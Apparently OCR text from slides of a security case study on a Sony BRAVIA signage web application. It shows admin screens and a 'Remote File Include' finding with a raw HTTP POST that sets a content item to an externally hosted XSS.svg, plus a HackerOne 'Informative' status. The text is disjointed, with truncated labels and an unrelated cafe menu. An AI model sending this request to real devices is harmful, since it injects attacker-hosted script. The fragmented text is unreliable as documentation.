
[3] When you open Operation Web Application, the following screen opens. Enter the user name and password configured in step [1]. If "BASIC_AUTH.USERNAME" is configured but "BASIC_AUTH.PASSWORD" is an empty value or not configured in "BASIC_AUTH.PASSWORD", you can configure the access limitation using only the user name.

Windows Security

iexplore.exe

The server 43.31.111.194 is asking for your user name and password. The server reports that it is from Authorization Required.

Warning: Your user name and password will be sent using basic authentication on a connection that isn't secure.



Language	● English ○ Japanese ○ Chinese
Report Items	□ Daily Play Report □ Download Report □ Error Report
Mail To	example@example.com
Mail From	example@example.com
SMTP Server	smtp.example.com:25
User Name	username
Password	********

Transition Effect


Effect Type	● Disabled ○ Fade In/Out
Effect Duration(sec)	1

Contents Library

Document Root	/home/[redacted]

Contents Creation

Menu Tab	○ Show ● Hide



Languag

Report It

Mail To

Mail Fro

SMTP Se

User Nar

Passwor

Transition Effect

Effect Ty

Effect Du

Contents Library

Docume

Contents Creation

Edit

Menu Tab ● Show ○ Hide

Server Time : 2020/09/21 06:20 +08:00

Not secure | [redacted] #/content-creation — IDOR

2. Materials


#	Recommended Resolution		Name	
1	1080 x 960	Input URL	http://1.1.1.1	HTML
2	1080 x 960	Select		Select

3. BGM

No BGM

Server Time : 2020/09/21 06:19 +08:00

Case #16 – Sony BRAVIA



4. Limitations

- **Available HTTP authentication when access contents**

  <Downloaded Content Playback>

  - Support for only basic authentication

  - Not support for others, digest authentication and so on.

  <Streaming Playback>

  - Not support for any authentication

- **Content playback on BRAVIA**


  Not support to play web site with X-Frame-Option header as published HTML content.

Case #16 – Sony BRAVIA

Remote File Include

```
POST /api/content-creation?type=create&id=174ace2f9371b4 HTTP/1.1

{"material":[{"name":"http://www.zeroscience.mk/pentest/XSS.svg","type":"html"},{"name":"C:\\fakepath\\Blank.jpg","type":"jpeg"},{"name":"","type":"external_input"},{"name":"","type":""}],"layout":{"name":"assets/images/c4e7e66e.icon_layout_pattern_landscape_003.png","area":3,"direction":"landscape","layouts":[{"index":1,"width":960,"height":1080,"x":0,"y":0},{"index":2,"width":960,"height":540,"x":960,"y":0},{"index":3,"width":960,"height":540,"x":960,"y":540}]}}
```

Case #16 – Sony BRAVIA



[redacted]:8080/content/content_174ace0120420e/index.html

An embedded page at www.zeroscience.mk says

www.zeroscience.mk

SIDE MENU

French Fries	M(100g)	RM 3.9
Coleslaw		RM 3.2
Corn Salad		RM 3.2
Korean Chicken Radish		RM 3.0
HALAL Kimchi		RM 3.4
Korean Rice		RM 2.5

DRINK

Coca cola, Fanta, Sprite, Diet Coke, Ice Lemon Tea, Minute maid orange	RM3.5
Milo Ice	RM5.2

HOT DRINK

Hot Milo	RM3.5
Nescafe Alegria	RM3.3
Teh Tarik	RM4.9
White Coffee	RM4.9
Nescafe Mocha	RM4.9

Coco–Col

(popcorn chicken + Coke)
(Spicy / Cheesling)


RM 7.8

Fresh Cheese Stick

3 pcs RM 5.3
5 pcs RM 8.2

* The product you see may differ from the image.

Vendor response



[redacted] [redacted] HackerOne triage closed the report and changed the status to ● **Informative**. Nov 20th (5 days ago)

